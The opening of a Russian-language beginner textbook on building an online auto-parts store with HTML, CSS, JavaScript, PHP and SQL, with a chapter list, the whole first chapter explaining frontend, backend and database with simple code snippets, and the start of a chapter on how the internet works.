

УЧЕБНИК ДЛЯ ТЕХ, КТО
НИКОГДА НЕ ПРОГРАММИРОВАЛ

Сайт с нуля

Как собрать интернет-магазин
и стать fullstack-разработчиком

60 глав · практика на живом коде

autodoc.tj

Содержание

- | | |
|----|--|
| 1 | Что такое сайт и что мы построим |
| 2 | Как работает интернет |
| 3 | Инструменты: редактор, терминал, браузер |
| 4 | Первый файл на экране |
| 5 | Теги и структура документа |
| 6 | Текст, ссылки, картинки, списки |
| 7 | Таблицы и формы |
| 8 | Практика: карточка товара и каталог |
| 9 | Подключаем CSS и учим селекторы |
| 10 | Цвет, шрифт, отступы, рамки |
| 11 | Flexbox и Grid: раскладка |
| 12 | Адаптивность: сайт на телефоне |
| 13 | Практика: каталог становится красивым |
| 14 | JavaScript: переменные, условия, циклы |
| 15 | Функции, массивы, объекты |
| 16 | DOM: меняем страницу из кода |
| 17 | События: реакция на действия |
| 18 | Практика: живой поиск и корзина |
| 19 | Что делает PHP и первый скрипт |
| 20 | Переменные, типы и вывод |

21	Условия и циклы
22	Массивы
23	Функции, include и require
24	Формы: GET и POST
25	Практика: каталог на PHP
26	Зачем нужна база данных
27	SELECT: достаём данные
28	INSERT, UPDATE, DELETE
29	JOIN: связываем таблицы
30	Индексы и почему всё тормозит
31	Практика: схема базы магазина
32	PDO: подключаемся к базе
33	Запросы с параметрами и SQL-инъекции
34	Каталог из базы и пагинация
35	Поиск и фильтры
36	Безопасность: XSS, CSRF, пароли
37	Практика: рабочий каталог на базе
38	Сессии и корзина
39	Регистрация и вход
40	Роли и разграничение доступа
41	Оформление заказа
42	Админка: товары и заказы

43	Уведомления и письма
44	Продавцы и владение товаром
45	Модерация
46	Разбивка заказа и комиссия
47	Балансы и выплаты
48	Buy-box: одна карточка, много продавцов
49	HTTP-запросы из PHP и JSON
50	Чужой API: ключи, лимиты, ошибки
51	Курсы валют и наценки
52	Кэш: что хранить, а что нельзя
53	Git: коммиты и ветки
54	GitHub: pull request и ревью
55	Отладка: как читать ошибки
56	Логи
57	Деплой на хостинг
58	Домен, HTTPS и почта
59	Куда расти: фреймворки и Composer
60	Как вести проект и брать заказы
A	Шпаргалки
Б	30 ошибок новичка
В	Словарь конструкций и терминов
Г	Ответы к задачам

60 глав и 4 приложения. Весь код в книге — рабочий, все снимки экрана сделаны с настоящих запусков.

Что такое сайт и что мы построим

ЗАЧЕМ ЭТО

Зачем эта глава

Здравствуйте. Если вы открыли эту книгу, скорее всего, вы уже пробовали подступиться к программированию — и что-то пошло не так. Так бывает почти у всех, и дело обычно не в вас.

Смотрите, что происходит на типичных курсах. Первые две недели вам рассказывают про «переменные», «циклы» и «типы данных». Всё это правда нужно. Но вы сидите и думаете: *а где, собственно, сайт?* Знания вроде появляются, а куда их приложить — непонятно. Это как учиться водить, изучая устройство карбюратора: полезно, но до машины вы так и не дошли.

Поэтому первая глава — не про код вообще. Она про **карту местности**.

Мы разберёмся, из каких частей состоит любой сайт, кто эти части делает и как они между собой связаны. И когда в главе 20 появятся те самые переменные, вы уже будете точно знать, в каком месте магазина они живут и зачем нужны.

Никакого кода набирать пока не надо. Просто читайте — как будто вам показывают дом перед тем, как дать в руки инструменты.

РАЗБИРАЕМСЯ

Начнём с обычного магазина

Забудьте на минуту про компьютеры. Правда, совсем забудьте.

Представьте магазин автозапчастей на вашей улице. Тот самый, куда вы заходили за щётками стеклоочистителя. Что там есть?

Во-первых, торговый зал. Полки, товар, ценники, витрина у входа, касса. Всё разложено так, чтобы покупатель разобрался сам: колодки — сюда, фильтры — туда, акция — на видном месте. Здесь красиво и понятно. Покупатель дальше этой зоны не заходит.

Во-вторых, подсобка. Дверь с табличкой «Посторонним вход воспрещён». Там принимают товар, считают выручку, оформляют накладные, решают, кому дать скидку, а кому нет. Там же лежат деньги. Покупателю туда нельзя — и это не из вредности, а просто потому, что иначе цены на ценниках начнут переписывать все кому не лень.

В-третьих, складской журнал. Толстая тетрадь или программа на компьютере, где записано: какой товар, сколько штук, почём куплено, почём продаём, кто привёз, кому отгрузили. Скучная штука. Но потеряйте её — и магазин превратится в склад коробок, про которые никто ничего не знает.

Всё. Три зоны. Держите эту картинку в голове — сейчас будет главное.

► Сайт устроен ровно так же

Не «похоже». Не «примерно». А один в один:

В МАГАЗИНЕ НА УЛИЦЕ	НА САЙТЕ	КАК ЭТО ЗОВУТ ПРОГРАММИСТЫ
Торговый зал	То, что видно в браузере	Фронтенд (frontend — «передняя часть»)
Подсобка	Программа на сервере	Бэкенд (backend — «задняя часть»)
Складской журнал	База данных	БД (database)

Когда вы заходите на любой сайт — маркетплейс, банк, доставку еды — вы всегда стоите в торговом зале. Всё остальное происходит за дверью, куда вас не пускают.

А человек, который умеет работать **во всех трёх зонах**, называется **fullstack-разработчик**. Дословно — «полный набор». Именно им вы и станете к концу книги.

► Ещё немного про эти три зоны

Чтобы совсем закрепилось, вот та же тройка на других примерах.

Ресторан. Зал со столиками и меню — фронтенд. Кухня, где готовят и считают себестоимость, — бэкенд. Список продуктов на складе и книга заказов — база данных.

Поликлиника. Регистратура и коридор с креслами — фронтенд. Кабинет врача, где принимают решения, — бэкенд. Картотека с медкартами — база данных.

Такси в телефоне. Карта с машинками и кнопка «Заказать» — фронтенд. Программа, которая ищет ближайшего водителя и считает цену, — бэкенд. Хранилище поездок, водителей и оценок — база данных.

Заметили? Везде одно и то же: **красивая витрина, скрытая от глаз логика и место, где всё записано.** Любой сайт, любое приложение, любой сервис.

РАЗБИРАЕМСЯ

Пять инструментов, и всё

Хорошая новость: чтобы построить магазин, нужно не пятьдесят технологий. Нужно **пять**. Давайте познакомимся с каждой — с примерами, чтобы не осталось тумана.

► HTML — скелет

HTML отвечает на вопрос «**что здесь есть?**». Не «как выглядит», а именно «что есть».

Он говорит браузеру: тут заголовок, тут абзац текста, тут картинка, тут кнопка, тут список из трёх пунктов, тут таблица. И всё — на этом его работа заканчивается. Красотой он не занимается принципиально.

Примеры того, что делает HTML:

- на странице появился заголовок «Тормозные колодки»;
- под ним — абзац с описанием;
- слева — фотография товара;
- ниже — список характеристик: производитель, артикул, вес;
- в конце — кнопка «Купить».

Аналогия: скелет человека. Есть череп, рёбра, руки, ноги. На свидание в таком виде не пойдёшь, но сразу понятно: это человек, вот голова, вот конечности.

Ещё точнее — **чертёж дома**. На чертеже нет обоев и мебели, но видно: тут комната, тут окно, тут дверь.

```
<h1>Тормозные колодки</h1>
<p>Цена: 250 сомони</p>
<button>Купить</button>
```

Это уже настоящая, рабочая страница. Уродливая до слёз — но рабочая. Браузер её откроет.

► CSS — внешность

CSS отвечает на вопрос «**а как это выглядит?**».

Тот же самый скелет, но теперь у него появились цвет, шрифт, размер, отступы, тени, скруглённые углы и понятное расположение на экране.

Примеры того, что делает CSS:

- кнопка стала красной, а буквы на ней белыми;
- заголовок — крупный и жирный, описание — помельче и посветлее;
- между карточками товаров появились ровные промежутки;
- товары выстроились в три колонки вместо кучи;
- на телефоне те же товары встали в одну колонку;
- при наведении мышкой карточка чуть приподнялась.

Аналогия: одежда, причёска и осанка. Скелет тот же, а впечатление совсем другое.

Ещё точнее — **ремонт в квартире**. Планировка не изменилась: те же комнаты, те же окна. Но после ремонта это другое жильё.

```
button { background: #d92b2b; color: white; border-radius: 8px; }
```

Одна строчка — и серая системная кнопка превратилась в красную кнопку с мягкими углами.

► JavaScript — рефлексы браузера

JavaScript отвечает на вопрос «что произойдёт, если человек что-то сделает?» — причём прямо здесь, в браузере, без перезагрузки страницы.

Примеры того, что делает JavaScript:

- нажали «Купить» — счётчик корзины мгновенно стал «3»;
- набрали в поиске «коло» — снизу выпали подсказки: «колодки», «кольцо», «коллектор»;
- кликнули на фото — оно открылось на весь экран;
- на телефоне нажали три полоски — выехало меню;
- начали заполнять форму и забыли телефон — поле подсветилось красным ещё до отправки;
- пролистали страницу вниз — шапка «прилипла» к верху экрана.

Аналогия: рефлекс. Дотронулись до горячего — рука отдёрнулась сама, мозг ещё даже не понял, что случилось.

Ещё точнее — **автоматические двери в магазине**. Никто не звонит директору, чтобы вам открыли. Датчик увидел человека — двери разъехались.

```
button.onclick = () => alert('Товар добавлен в корзину');
```

► PHP — мозг на сервере

А вот это самое важное место, и здесь нужно быть внимательным.

PHP работает **не в браузере**. Он живёт на **сервере** — на чужом компьютере, который стоит где-то в дата-центре и работает круглосуточно. Покупатель до него не дотягивается в принципе.

PHP принимает все серьёзные решения.

Примеры того, что делает PHP:

- проверяет, правильный ли пароль ввели при входе;
- решает, показать человеку кнопку «Админка» или не показывать;
- считает итоговую цену: цена поставщика + наценка + доставка;
- применяет скидку постоянному покупателю — или не применяет;
- записывает заказ и присваивает ему номер;
- отправляет письмо «ваш заказ принят»;
- не даёт продавцу Ахмаду редактировать товары продавца Сафара.

Аналогия: мозг. Или директор магазина — тот, кто решает, а не тот, кто улыбается в зале.

А теперь — правило, которое стоит запомнить прямо сейчас.

JavaScript выполняется **на компьютере покупателя**. Это значит, что покупатель может его открыть, почитать и переписать. Это не сложно — любой браузер позволяет.

PHP выполняется **на вашем сервере**. Покупатель его не видит и изменить не может.

Представьте, что цена товара считается на JavaScript. Тогда покупатель открывает инструменты браузера, меняет 250 на 1 — и оформляет заказ на сомони. Это как если бы в магазине разрешили покупателям самим переклеивать ценники.

Поэтому **цены, скидки, доступы и всё, что связано с деньгами, считает только PHP.**

Никогда — JavaScript. Мы к этому ещё вернёмся не раз, но услышать это лучше в первой главе.

```
if ($user['role'] === 'admin') {  
    echo 'Добро пожаловать в админку';  
}
```

► SQL — разговор с памятью

SQL — это язык, на котором разговаривают с базой данных. Спрашивают и записывают.

Примеры того, что делает SQL:

- найти все тормозные колодки дешевле 300 сомони, которые есть в наличии;
- достать данные одного товара по его номеру;
- добавить новый заказ;
- изменить статус заказа с «новый» на «отправлен»;
- посчитать, на какую сумму продал каждый продавец за месяц;
- найти покупателей, которые не заходили полгода.

Аналогия: разговор с кладовщиком. Вы не идёте на склад сами и не роетесь в коробках. Вы говорите: «дай мне все колодки Bosch, что есть в наличии» — и он приносит список.

```
SELECT name, price FROM products WHERE price < 300 AND in_stock = 1;
```

► Коротко, чтобы уложилось

ИНСТРУМЕНТ	ОТВЕЧАЕТ НА ВОПРОС	ГДЕ РАБОТАЕТ	БЫТОВАЯ АНАЛОГИЯ
HTML	Что здесь есть?	В браузере	Скелет, чертёж дома
CSS	Как это выглядит?	В браузере	Одежда, ремонт
JavaScript	Что будет, если нажать?	В браузере	Рефлексы, автодвери
PHP	Что решаем и что показываем?	На сервере	Мозг, директор
SQL	Где это записано?	В базе данных	Кладовщик, картотека

Если сейчас каша в голове — это абсолютно нормально. Никто не запоминает пять новых понятий с первого раза. Мы к каждому вернёмся отдельной главой, и не по одному разу.

Выше промелькнуло пять кусочков кода, и они наверняка выглядели как шифр. Давайте расшифруем — **каждый значок**.

Запоминать ничего не нужно. Просто прочитайте один раз, чтобы код перестал пугать. Это как впервые посмотреть на ноты: сначала мурашки, потом оказывается, что там всего семь букв.

► HTML: почему всё в «уголках»

```
<h1>Тормозные колодки</h1>
<p>Цена: 250 сомони</p>
<button>Купить</button>
```

ЧТО ВИДИМ	КАК ЧИТАЕТСЯ	ЧТО ЭТО ЗНАЧИТ
< и >	«уголки», угловые скобки	Внутри уголков — команда браузеру , а не текст для чтения. На экране их не будет
<h1>	«эйч-один»	Заголовок первого уровня , самый главный на странице. От английского <i>heading</i> — заголовок. Бывают <h1> ... <h6> : чем больше цифра, тем мельче заголовок
</h1>	«закрывающий эйч-один»	Косая черта / означает конец . «Заголовок закончился вот здесь»
<p>	«пи»	Абзац обычного текста. От <i>paragraph</i>
<button>	«баттон»	Кнопка , на которую можно нажать
Текст между тегами		То единственное, что реально увидит человек на экране

Пара «открывающий тег + содержимое + закрывающий тег» называется **элемент**.

Правило простое, как в математике: **что открыли — то надо закрыть**. Забыли закрыть — браузер начнёт фантазировать, и страница поедет.

А что такое <div> ?

Это слово вы будете встречать чаще всех остальных, поэтому знакомимся сразу.

`<div>` — это **пустая коробка**. Он ничего не означает и никак не выглядит. На экране его не видно вообще.

Зачем тогда нужен? Чтобы **сложить в него другие элементы** и потом обращаться ко всей группе сразу.

```
<div>
  <h1>Тормозные колодки</h1>
  <p>Цена: 250 сомони</p>
  <button>Купить</button>
</div>
```

Теперь заголовок, цена и кнопка лежат в одной коробке. И можно сказать: «вот эту коробку сделай белой, добавь рамку, скругли углы и отодвинь от соседних». Получится **карточка товара** — та самая, из которых собран любой каталог.

Название `div` — сокращение от английского *division*, «раздел», «отделение». Думайте о нём как о коробке из-под обуви: сама по себе не нужна, но сложить в неё вещи и подписать — очень удобно. Подробно разберём в главе 5.

► CSS: почему фигурные скобки

```
button { background: #d92b2b; color: white; border-radius: 8px; }
```

ЧТО ВИДИМ	КАК ЧИТАЕТСЯ	ЧТО ЭТО ЗНАЧИТ
<code>button</code>	селектор	Кого красим. Здесь — все кнопки на странице
<code>{ }</code>	фигурные скобки	«Начало и конец списка указаний». Всё внутри относится к кнопке
<code>background</code>	свойство	Что меняем — цвет фона
<code>:</code>	двоеточие	Разделитель: слева что меняем, справа на что
<code>#d92b2b</code>	значение	Цвет в виде кода: <code>#</code> и шесть символов. Здесь — красный
<code>;</code>	точка с запятой	Конец одного указания. Дальше пойдёт следующее
<code>color: white</code>		Цвет текста — белый. Не путайте с <code>background</code> : это фон
<code>border-radius: 8px</code>		Скруглить углы на 8 пикселей

Формула CSS всегда одна и та же:

кого `{` что меняем `:` на что `;` `}`

Выучите её один раз — и любой CSS в мире станет читаемым.

► JavaScript: точки и стрелки

```
button.onclick = () => alert('Товар добавлен в корзину');
```

ЧТО ВИДИМ	КАК ЧИТАЕТСЯ	ЧТО ЭТО ЗНАЧИТ
<code>button</code>		Кнопка, которую мы до этого нашли на странице
<code>.</code>	точка	«Возьми у этого вот это». Как «Иван ^{***} . ^{***} телефон» — телефон Ивана
<code>onclick</code>	«он-клик»	Свойство «что делать при нажатии». <i>on click</i> — «по щелчку»
<code>=</code>	равно, присваивание	Положи в левое то, что справа. Это не «равенство» из математики, а команда «запиши»
<code>() =></code>	«стрелочная функция»	«Вот действие, которое надо выполнить». В круглых скобках — место для входных данных, здесь они не нужны
<code>alert(...)</code>	«алерт»	Готовая команда браузера: показать всплывающее окошко
<code>'...'</code>	кавычки	Внутри кавычек — текст , а не команда. Компьютер не пытается его выполнить
<code>;</code>	точка с запятой	Конец строки-команды

► PHP: доллары и условия

```
if ($user['role'] === 'admin') {
    echo 'Добро пожаловать в админку';
}
```

Вот здесь появилось `if` — пожалуй, самое важное слово во всём программировании. Оно есть в каждом языке, и работает везде одинаково.

**ЧТО
ВИДИМ****КАК ЧИТАЕТСЯ****ЧТО ЭТО ЗНАЧИТ**

<code>if</code>	«иф», по-английски «если»	Проверка. «Если условие верно — сделай то, что в фигурных скобках. Если нет — просто пропусти»
<code>()</code>	круглые скобки после <code>if</code>	Внутри — условие, которое проверяем
<code>\$</code>	доллар	В PHP так помечают переменную — коробочку с данными. <code>\$user</code> — «коробочка с пользователем»
<code>\$user['role']</code>		Достать из коробочки <code>\$user</code> поле <code>role</code> — роль. Квадратные скобки: «возьми вот эту часть»
<code>===</code>	«строго равно»	Сравнение: «а точно ли слева то же самое, что справа?» Три знака, не один
<code>'admin'</code>		Текст, с которым сравниваем
<code>{ }</code>	фигурные скобки	Тело условия — что делать, если проверка прошла
<code>echo</code>	«эхо»	Команда PHP: выведи это на страницу
<code>;</code>		Конец команды

Один `=` или три `===` ? Самая частая ошибка новичка.

- `=` — это записать. `$x = 5` значит «положи пятёрку в коробочку x».
- `===` — это спросить. `$x === 5` значит «а в коробочке правда пятёрка?»

Первое — действие, второе — вопрос. Перепутаете — программа вместо проверки молча запишет значение, и ошибку вы будете искать долго.

А где же `else` ?

`else` — «иначе» — это вторая половина `if`. Читается ровно как в жизни:

```
if ($user['role'] === 'admin') {  
    echo 'Добро пожаловать в админку';  
} else {  
    echo 'Вам сюда нельзя';  
}
```

Дословно: если роль администратор — покажи приветствие, иначе — откажи. Одно из двух выполнится обязательно, третьего не дано.

Вы пользуетесь этой конструкцией каждый день, просто не называете её так:

- **если** дождь — беру зонт, **иначе** — не беру;
- **если** денег хватает — покупаю, **иначе** — откладываю;
- **если** на светофоре зелёный — иду, **иначе** — стою.

Вот и всё программирование. Подробно — в главе 21.

► SQL: запрос как обычная фраза

```
SELECT name, price FROM products WHERE price < 300 AND in_stock = 1;
```

SQL специально сделали похожим на английское предложение. Читайте по кусочкам:

ЧТО ВИДИМ	КАК ЧИТАЕТСЯ	ЧТО ЭТО ЗНАЧИТ
SELECT	«селект» — выбрать	Какие колонки нам нужны
name, price		Название и цена. Запятая — «и ещё»
FROM	«фром» — из	Из какой таблицы берём
products		Таблица товаров
WHERE	«вэа» — где, при условии	Какие строки берём, а какие пропускаем
price < 300		Цена меньше 300
AND	«энд» — и	Оба условия должны выполняться одновременно
in_stock = 1		Есть в наличии (1 — да, 0 — нет)
;		Конец запроса

Целиком получается: «*Выбери название и цену из таблицы товаров, где цена меньше 300 и товар в наличии*». Практически человеческая фраза.

► Что общего у всех пяти языков

А теперь приятное. Присмотритесь к таблицам выше — значки-то повторяются:

ЗНАЧОК

ПОЧТИ В ЛЮБОМ ЯЗЫКЕ ОЗНАЧАЕТ

`{ }`

«блок»: вот начало группы, вот конец

`( )`

«сюда кладут данные»: условие или входные значения

`;`

«команда закончилась»

`' '` или `" "`

«внутри текст, выполнять его не надо»

`//` или `#`

комментарий: заметка для человека, компьютер её не читает

Разобравшись один раз, вы будете узнавать их везде — хоть в Python, хоть в Java, хоть в языке, который придумают через десять лет. Языков много, а привычки у них общие.

РАЗБИРАЕМСЯ

А теперь всё вместе


Давайте проследим, что происходит, когда покупатель открывает страницу товара.

Прочитайте медленно — это самая важная схема в книге, всё остальное будет крутиться вокруг неё.

1. Покупатель нажимает ссылку «Тормозные колодки».
2. Браузер отправляет на сервер запрос: «дайте мне страницу товара номер 42».
3. На сервере просыпается PHP и думает: «сорок второй, значит. Надо узнать подробности».
4. PHP составляет запрос на SQL и отправляет его в базу данных: `SELECT * FROM products WHERE id = 42`.
5. База отвечает: «Колодки тормозные, Bosch, 250 сомони, на складе 7 штук».
6. PHP берёт эти данные и строит из них HTML: название вставляет в заголовок, цену — в ценник, картинку — в блок картинки.
7. Готовый HTML улетает обратно в браузер.
8. Браузер читает HTML, применяет CSS — и страница из чёрно-белого текста превращается в нормальный магазин.
9. Подключается JavaScript и начинает следить за кнопкой «Купить».

Что происходит, когда покупатель открывает страницу товара

Три зоны, пять технологий — и меньше секунды на всё



Всё это заняло меньше секунды. Пять технологий, и каждая сделала ровно свою часть работы.

Разделение обязанностей — вот главная идея всей веб-разработки. HTML не красит. CSS не считает. JavaScript не лезет в базу. PHP не рисует. Каждый занят своим делом и не мешает соседям.

Звучит как формальность, но именно поэтому сайты вообще можно чинить. Сломалась внешность — идёте в CSS и точно знаете, что база данных тут ни при чём.

РАЗБИРАЕМСЯ

Что именно мы построим

Не «примерчик на три кнопки». Настоящий интернет-магазин — такой, каким пользуются живые люди и в котором ходят реальные деньги.

Для покупателя:

- каталог запчастей с поиском по названию и по артикулу;
- фильтры: бренд, цена, наличие;
- карточка товара с фото, описанием и характеристиками;
- корзина: добавить, изменить количество, удалить;
- оформление заказа с адресом и телефоном;
- личный кабинет с историей заказов и их статусами.

Для продавца — потому что магазин будет не только ваш, а маркетплейс:

- регистрация продавца и его страница;
- выкладка своих товаров;
- свои заказы и работа с ними;
- баланс: сколько заработано и сколько уже выплачено.

Для администратора:

- модерация: проверять товары продавцов до публикации;
- управление всеми заказами и статусами;
- расчёт комиссии магазина;
- реестр выплат продавцам.

И взрослые вещи, которых обычно нет в учебниках:

- подключение внешнего API поставщика запчастей;
- пересчёт цены из рублей в сомони по живому курсу, плюс наценка и доставка;
- защита от взлома: SQL-инъекции, XSS, кража сессии;
- выкладка сайта на настоящий хостинг, под настоящим доменом, с замочком HTTPS.

Дойти до конца — это работа на несколько месяцев. Но каждая глава заканчивается чем-то, что можно открыть в браузере и показать. Ощущение «у меня получилось» будет приходить регулярно, а не один раз в самом конце.

РАЗБИРАЕМСЯ

Почему PHP, а не что-то модное

Отвечу честно, потому что вопрос вы всё равно услышите. В интернете любят повторять, что «PHP устарел».

PHP выбран не потому, что он самый модный. А потому, что для **первого** сайта он самый удобный:

- **Результат виден сразу.** Создали файл, открыли в браузере — работает. Не нужно ставить пятьдесят пакетов и настраивать сборщик, чтобы вывести на экран слово «привет».
- **Дешёвый хостинг.** PHP работает на хостинге за 3–5 долларов в месяц. Для первого настоящего проекта это важно: сайт можно показать людям, не разорившись.
- **Огромная база готовых ответов.** Какую бы проблему вы ни встретили, её уже кто-то решил и описал.
- **На нём работает больше половины сайтов в мире.** Один только WordPress — это примерно четверть всего интернета.

Но главное вот что. **Навык — не в языке.**

Когда вы научитесь думать «пришёл запрос → проверили права → сходили в базу → собрали ответ», вы пересядете на Python или Node.js за пару недель. Синтаксис разный, мышление одно и то же.

Языки приходят и уходят. Умение раскладывать задачу на части остаётся.

ГРАБЛИ

Грабли

Четыре мысли, которые чаще всего мешают новичкам. Если поймаете себя на любой из них — вспомните эту страницу.

«**Сначала выучу всё, потом начну делать**». Не сработает, проверено многими. Знания без практики выветриваются за неделю. Правильный порядок обратный: делаем маленькую вещь → упираемся в незнание → узнаём ровно столько, сколько нужно прямо сейчас → делаем дальше. Скучно, зато держится.

«**Надо сразу выбрать самый лучший язык**». Лучшего языка не существует, есть подходящий для задачи. Споры «PHP против Python» для новичка — это спор о том, каким молотком забивать первый в жизни гвоздь. Забейте хоть каким, потом разберётесь.

«**Настоящие программисты знают всё наизусть**». Нет. Разработчик с пятнадцатью годами опыта гуглит синтаксис по десять раз в день, и это нормально. Ценность не в памяти, а в умении разбить задачу на части и понять, что именно искать.

«**Я не математик, значит, не потяну**». Для веб-разработки нужна арифметика уровня седьмого класса: сложить цены, посчитать проценты, поделить на количество. Всё. Высшая математика понадобится, если вы пойдёте в машинное обучение — но это совсем другая история.

Пять упражнений. Ни в одном не нужен компьютер с редактором — только голова и браузер. Не пропускайте: именно на задачах прочитанное превращается в понятное.

Задача 1.1. Откройте любой знакомый сайт — маркетплейс, новости, банк. Выпишите пять вещей, которые вы **видите** (это работа фронтенда). Потом пять вещей, которые происходят **невидимо**: проверка пароля, расчёт доставки, сохранение заказа (это бэкенд).

Задача 1.2. Для каждой строки определите, кто отвечает — HTML, CSS, JavaScript, PHP или SQL:

1. Кнопка стала синей вместо серой.
2. На странице появился второй заголовок.
3. При наборе букв в поиске выпадают подсказки.
4. Проверка, что пароль при входе правильный.
5. Достать из базы 20 самых дешёвых товаров.
6. Меню на телефоне схлопнулось в три полоски.
7. Заказ записался, и ему присвоился номер.
8. Между карточками товаров появились отступы.

Задача 1.3. Объясните вслух — правда вслух, это работает — своими словами разницу между фронтендом и бэкендом. Уложитесь в два предложения и не используйте сами слова «фронтенд» и «бэкенд».

Задача 1.4. Почему скидку постоянного покупателя нельзя считать на JavaScript? Ответ — одна строчка.

Задача 1.5. Нажмите на любом сайте правую кнопку мыши и выберите «Посмотреть код страницы». Откроется HTML, который прислал сервер. Найдите в нём заголовок страницы (ищите `<h1>` или `<title>`). Если сейчас это выглядит как сплошная каша — так и должно быть. К главе 8 вы будете читать её свободно.

Задача 1.6. Придумайте три своих аналогии для тройки «витрина — подсобка — журнал». Не из книги, а свои: школа, аэропорт, парикмахерская — что угодно. Чем больше своих примеров, тем прочнее держится в голове.

Ответы — в Приложении Г.

В БОЮ В бою

А теперь заглянем в настоящий проект. В корне этого репозитория лежит код работающего магазина `autodoc.tj`. Открывать файлы пока не нужно — просто посмотрите на названия папок. Вы уже можете угадать, что где:

ПАПКА	ЧТО ВНУТРИ	КАКАЯ ЭТО ЗОНА
<code>assets/css/</code>	Файлы оформления	Фронтенд (CSS)
<code>pages/</code>	Страницы сайта	Фронтенд + бэкенд
<code>includes/</code>	Общая логика, которую используют все страницы	Бэкенд (PHP)
<code>sql/</code>	Структура базы данных	База данных
<code>admin/</code>	Админка	Бэкенд, «подсобка»
<code>seller/</code>	Кабинет продавца	Бэкенд, «подсобка»
<code>api/</code>	Точки, куда обращается JavaScript	Стык фронта и бэка

Узнаёте? Это тот самый магазин из начала главы. Торговый зал, подсобка и складской журнал — только разложенные по папкам.

Через шестьдесят глав вы откроете любой из этих файлов и будете понимать, что там написано, строчка за строчкой.

- Сайт — это **торговый зал** (фронтенд), **подсобка** (бэкенд) и **складской журнал** (база данных). Всегда, у любого сайта.
- **HTML** — скелет, **CSS** — внешность, **JavaScript** — рефлекс в браузере, **PHP** — мозг на сервере, **SQL** — разговор с памятью.
- JavaScript выполняется у покупателя и переписывается им за минуту. PHP выполняется у вас. Поэтому деньги и доступы считает **только PHP**.
- `if` — это «если», `else` — «иначе». `=` записывает, `===` спрашивает. `<div>` — пустая коробка для группировки.
- **Fullstack** — тот, кто работает во всех трёх зонах. Это вы через шестьдесят глав.
- Учиться нужно от задачи к теории, а не наоборот.

В следующей главе разберёмся, что вообще происходит между моментом, когда вы вводите адрес сайта, и моментом, когда на экране появляется картинка. Спойлер: там интересно.

Как работает интернет

ЗАЧЕМ ЭТО**Зачем эта глава**

Вы вводите в браузере адрес, жмёте Enter — и через полсекунды видите страницу. Кажется, что там нечего объяснять: нажал и появилось.

На самом деле за эти полсекунды происходит примерно десять отдельных событий, и каждое из них однажды у вас сломается. Сайт не открывается, картинки не грузятся, форма отпавилась «в нукуда», на телефоне работает, а на компьютере нет.

Человек, который не понимает эту цепочку, в такие моменты просто разводит руками. Человек, который понимает, спокойно спрашивает себя: «так, а на каком шаге сломалось?» — и находит причину за пять минут.

Поэтому потратим главу на то, что происходит между вашим Enter и картинкой на экране. Кода снова не будет. Будет понимание, без которого дальше всё превратится в магию.

РАЗБИРАЕМСЯ**Интернет — это почта**

Самое вредное представление об интернете — «где-то там облако, и в нём всё лежит». Давайте заменим его на правильное.

Интернет — это почтовая служба. Огромная, быстрая, но обычная почта.

Есть отправитель. Есть получатель с адресом. Есть письмо с вопросом и письмо с ответом. Есть курьеры, которые везут письма по маршруту. Всё, никакой магии.

Когда вы открываете сайт, происходит ровно это:

1. Вы (браузер) пишете письмо: «здравствуйте, пришлите мне, пожалуйста, главную страницу».
2. Письмо едет по адресу.
3. Там его читает сервер и готовит ответ.
4. Ответ приезжает обратно.
5. Браузер разворачивает конверт и показывает содержимое.

Одно письмо туда, одно обратно. Это называется **запрос и ответ** (по-английски *request* и *response*). Запомните эту пару — она будет встречаться в книге сотни раз.

Что происходит между вашим Enter и картинкой на экране

Одно письмо туда, одно обратно — и десяток шагов между ними

- 1 Разбирает адрес** **БРАУЗЕР**
Делит `https://autodoc.tj/catalog` на протокол, домен и путь
- 2 Спрашивает номер дома** **DNS**
«Какой IP у autodoc.tj?» — «185.12.94.7». Справочник интернета
- 3 Стучится и договаривается о шифровании** **БРАУЗЕР**
Тот самый замочек в адресной строке появляется здесь
- 4 Отправляет запрос** **БРАУЗЕР**
`GET /catalog HTTP/1.1` — «покажи, пожалуйста, каталог»
- 5 Думает** **СЕРВЕР**
PHP идёт в базу через SQL, забирает товары и собирает HTML. 20–200 мс
- 6 Отвечает** **СЕРВЕР**
